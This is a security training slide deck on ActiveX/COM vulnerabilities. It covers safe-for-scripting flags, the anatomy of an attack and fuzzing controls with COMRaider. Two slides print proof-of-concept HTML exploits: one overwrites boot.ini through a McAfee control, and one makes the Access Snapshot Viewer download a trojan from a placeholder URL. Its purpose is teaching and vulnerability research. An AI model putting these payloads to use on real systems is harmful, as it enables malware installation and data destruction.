



**HIGH-TECH BRIDGE**<sup>®</sup>  
INFORMATION SECURITY SOLUTIONS

## Become fully aware of the potential dangers of ActiveX attacks

**Brian Mariani** – Senior Security Auditor - Consultant @  
**High Tech Bridge SA** ( <http://www.htbridge.ch> )

CHFI, ECSA, CEH, CCSA, RHCE, MSCE, CCNA, CCNP, CCSP, CCIE<sub>(Written)</sub>

# Agenda


- What are ActiveX?
- Security problems related to ActiveX.
- What kind of security holes can be discovered?
- Overview of an ActiveX attack.
- Discovering security holes in ActiveX.
- ActiveX fuzzers.
- My name is COMraider!
- Discovering an ActiveX security hole with COMRaider.
- Analysing the vulnerability with and **Antipacker, WinDBG & IDA.**
- **Demo** (Tracing the exploit and triggering the flaw).

# What are ActiveX? (1)

- Component Object Model (COM) is a standard binary-interface for software componentry introduced by Microsoft in 1993.
- The term **COM** is often used in the Microsoft software that encompasses the **OLE, OLE Automation, ActiveX, COM+ and DCOM technologies**.
- It's a kind of a **group of methods** developed for sharing information and functionality among programs.
- These objects are like small programs or "**applets**" and a number of programs like Office and Internet Explorer (IE) are designed to be able to interact with them. (Word, Powerpoint)


# What are ActiveX? (2)

- **Do you remember the old and handy spell checker?** Other Microsoft programs such as **Outlook, Word**, can make use of it. In fact, any program with the appropriate interface can use the spell checker.
- An ActiveX control **can be automatically downloaded and executed by Internet Explorer**. Once downloaded, the control in effect becomes a part of the operating system.



- For example, Internet Explorer can read PDF files using **ActiveX controls from Adobe Reader**.

# Adobe reader ActiveX being loaded



The screenshot shows a WinDbg window on the left and an Internet Explorer window on the right. The WinDbg window displays a list of loaded modules, with the following two entries highlighted in red:

```

ModLoad: 6e000000 6e0ae000 C:\Program Files\Fichiers communs\Adobe\Acrobat\ActiveX\AcroPDF.dll
ModLoad: 042e0000 0432e000 C:\Program Files\Fichiers communs\Adobe\Acrobat\ActiveX\AcroPDF.FRA
  
```

The Internet Explorer window shows the URL [http://www.wire.nasa.gov/center\\_involvement/WIRE\\_Report\\_Append.pdf](http://www.wire.nasa.gov/center_involvement/WIRE_Report_Append.pdf) and the document content, which includes the title "Appendix 1 – Acronyms and Definitions" and a table of acronyms.

Appendix 1 – Acronyms and Definitions	
<b>Acronyms</b>	
ARC	Ames Research Center
ATE	Automated Test Equipment
AV&V	Automated Verification and Validation
AWL	Automated Wire List
BRSS	Boeing Reusable Space Systems
BOM	Build of Materials
CBM	Condition-Based Maintenance
CDF&TDS	Circuit Design, Fabrication and Test Data System (a database)
COTS	Commercial Off-the-Shelf
DFS	Design for Safety Initiative

- **AcroPDF.dll** file was loaded at base memory address **0x6e00000**.
- **AcroPDF.fra** file was also loaded at address **0x042e0000**.
- IE can now use ActiveX methods to load **PDF** file from the Nasa Website.

# Loading ActiveX from an HTML document

CLASSID' is a unique registry-identifying component that is used to identify an ActiveX control.

```
<html>
```

```
<objectclassid='clsid:F0E42D50-368C-11D0-AD81-00A0C90DC8D9' id='buffer_overflow' ></object>
```

```
<script language='Javascript'>
```

```
buffer_overflow.Methode_from_ActiveX
```

```
</script>
```

```
</html>
```

A name is assigned to the id TAG which will be later instantiated.

We can now call the method into the ActiveX control using the name passed in the id Tag

# Tasks behind the loading process

- First of all internet explorer will process the '**OBJECT**' tag in the browser code.
- Then it will determine after checking different things if it needs a download.
- The browser will process the '**CAB**' file and the '**INF**' file.
- Later the control and its dependencies will be installed.
- Finally, the ActiveX control will **show up on the screen**.

# Security issues

- The interactivity and ease of programming of ActiveX controls **has a price** and these controls are a major source of **security problems**.
- **Security holes** have been found all the time in ActiveX for many years now, and these components are a **favourite** target of viruses or malware writers.
- Microsoft has continually tightened up security over the years both in Windows and in Internet Explorer but security **issues remain!**
- Note that browsers such as Firefox ,Chrome, Opera, and Safari do not support ActiveX but **NPAPI** (Netscape Plugin Application Programming Interface). This has been a factor taken into account for many security-conscious computer users **who prefer these other browsers**.

[InfoWorld Home](#) / [Security](#) / [News](#) / Symantec: Microsoft Access ActiveX attacks will...

## Symantec: Microsoft Access ActiveX attacks will intensify

Easy-to-use Neosploit toolkit takes advantage of a vulnerability revealed last week in Microsoft's database program

By Jeremy Kirk | IDGNS

An easy-to-use toolkit used to hack computers has now been updated to take advantage of an unpatched security vulnerability in Microsoft's software, which could mean attacks will intensify, according to vendor Symantec.

The Neosploit toolkit is one of several on the Internet that can be used by less-technical hackers to compromise machines. Symantec said it has detected on its network of Internet sensors that Neosploit can take advantage of [a vulnerability revealed early last week in Microsoft's Access database program](#).

# ActiveX (Safe for Initialization)

- When a control is initialized, it can receive data from an arbitrary source from either a local or a remote URL for initializing its state.
- This is a potential **security hazard** because the data **could come from an untrusted source**.
- Controls that guarantee no security breach regardless of the data source are considered **safe for initialization**.
- There are two methods for indicating that your control is safe for initialization.
  - The first method uses the Component Categories Manager to create the appropriate entries in the system registry.
  - The second method implements an interface named IObjectSafety on your control. If Internet Explorer determines that your control supports IObjectSafety, it calls the IObjectSafety: :SetInterfaceSafetyOptions method before loading the control in order to determine if it is safe for initialization.

# ActiveX (Safe for Scripting)

- Allowing ActiveX Controls to be accessed from scripts raises several new security issues.
- Even if a control is known to be safe in the hands of a user, **it is not necessarily** safe when automated by an untrusted script.
- For example, MS-Word is a “trusted tool” from a “trusted source”, but a malicious script can use its automation model to **delete files on the user's computer, install macro viruses or even worse.**
- There are two methods for indicating that your control is safe for scripting.
  - The first method uses the Component Categories Manager to create the appropriate entries in the system registry.
  - The second method implements the **IOjectSafety** interface on your control. If Internet Explorer determines that your control supports **IOjectSafety**, it calls the **IOjectSafety: :SetInterfaceSafetyOptions** method before loading the control in order to determine if it is safe for scripting.

# ActiveX signed & unsigned

- Users will download ActiveX controls **from unknown sites** fully trusting the content and they end up with lot of damage done to their system or lose data through online theft.
- This is the reason why Microsoft came out with the **signature system** for the ActiveX controls.
- This system enables a programmer to digitally sign their controls with the help of an online signature authority.
- When you visit a Web page that uses the control, your browser can verify the identity. **This does not guarantee that the control is safe**, but at least you have some hope that you know who really wrote the control.



# Security holes found in ActiveX (1)

- **All kind of security holes** can be discovered in ActiveX components.
- Buffer Overflow, Stack Overflow, Heap Overflow.
- Insecure methods (Methods which are not carrying out the proper checks before doing some tasks)
- **McAfee Police Manager ActiveX** overwrites the **boot.ini** file.

McAfee, Inc. 3.6.0.608 Policy Manager naPolicyManager.dll Arbitrary Data Write

```

<HTML>
<BODY>
  <object id=ctrl classid="clsid:{04D18721-749F-4140-AEBO-CAC099CA4741}"></object>
<SCRIPT>
function Do_it()
{
  File = "C:\boot.ini"
  ctrl.WriteTaskDataToIniFile(File)
}
</SCRIPT>
<input language=JavaScript onclick=Do_it() type=button value="POc">
</BODY>
</HTML>

```

# Security holes found in ActiveX (2)

```
Microsoft Access Snapshot Viewer ActiveX Control Exploit.
Microsoft-Access SnapShot Exploit Snapview.ocx v 10.0.5529.0
Download nice binaries into an arbitrary box.
Remote: Yes
```

```
<html>
```

```
<objectclassid='clsid:FOE42D50-368C-11D0-AD81-00A0C90DC8D9' id='attack' ></object>
```

```
<script language='javascript'>
```

```
var arbitrary_file = 'http://path_to_trojan'
```

```
var dest = 'C:/Docume~1/ALLUSE~1/trojan.exe'
```

```
attack.SnapshotPath = arbitrary_file
```

```
attack.CompressedPath = destination
```


```
attack.PrintSnapshot(arbitrary_file,destination)
```

```
</script>
```

```
</html>
```


|

# Overview of an ActiveX attack (1)




- The attacker sends a customized email to the victim using Social engineering techniques inviting him to visit a URL.
- The victim gets caught with the customized email and launches IE with the evil URL.

# Overview of an ActiveX attack (2)



- If Internet Explorer has high security options activated, the browser will display an alert risk message.
- If Internet Explorer has the option **“Allow active content to run in files on my Computer”** activated, no warning will be displayed.
- End users often accept blocked ActiveX alerts! ☺

# Overview of an ActiveX attack (3)



- An evil task is triggered often a buffer, stack or heap overflow, executing a shellcode which establishes a connection with the attacker computer or server.

# On the hunt for ActiveX security holes

- Manually or automated analysis of source code is used to hunt security vulnerabilities.
- Hunting these holes is a tedious task, especially **if you do not have access to source code.**
- Analysis of binary files could be a **BIG** task.
- **Hopefully there** are a bunch of decent pieces of code that help security specialists to discover them.




# Fuzzing ActiveX controls

- Fuzz testing or fuzzing is a software testing technique, often automated or semi-automated, that involves providing invalid, unexpected, or random data to the inputs of a computer program, hoping that the application crashes.
- We have four pretty good pieces of software that are able **to fuzz ActiveX controls** in an easy and simple way.
- Some of them are:
  - **ComRaider** by David Zimmer @ Verisign.
  - **Dranzer** by Carnegie Mellon University.
  - **AxMan** by H. D. Moore @ Metasploit. (Only for IE 6)
  - **FuzzWare** from Dave @ Fuzzware.net




# Let's get in touch with ComRaider (1)

- Capability to easily enumerate **safe for scripting** objects.
- Ability to scan for COM objects by **path**, **filename**, or **guid** (*Global unique id*)
- Integrated debugger to **monitor exceptions and log Api** (*Application Programming Interface*)
- **Enumerate and view** controls with **killbit** set.




# Let's get in touch with ComRaider (2)

- Capability to filter methods only by the **fuzzable ones**.
- Enumeration of the **Library, Class, Interface and methods**.




# Let's get in touch with ComRaider (3)

- The function prototype gives us a **rough idea** about the **functions parameters**.
- We are able to fuzz the member of a class or **even the entire class**.
- In this particular method **GetAVDoc** ComRaider has prepared four WSF (Windows Scripting Files) to fuzz it.




# Let's get in touch with ComRaider (4)

- This is the form which houses our built in debugger and will launch all of our **WSF** files while monitoring for exceptions.
- The second down **is the exception list** which is used to display error information.
- The third listview represents windows which **will be displayed and closed during the scripts run.**
- The bottom is the **API Log.**



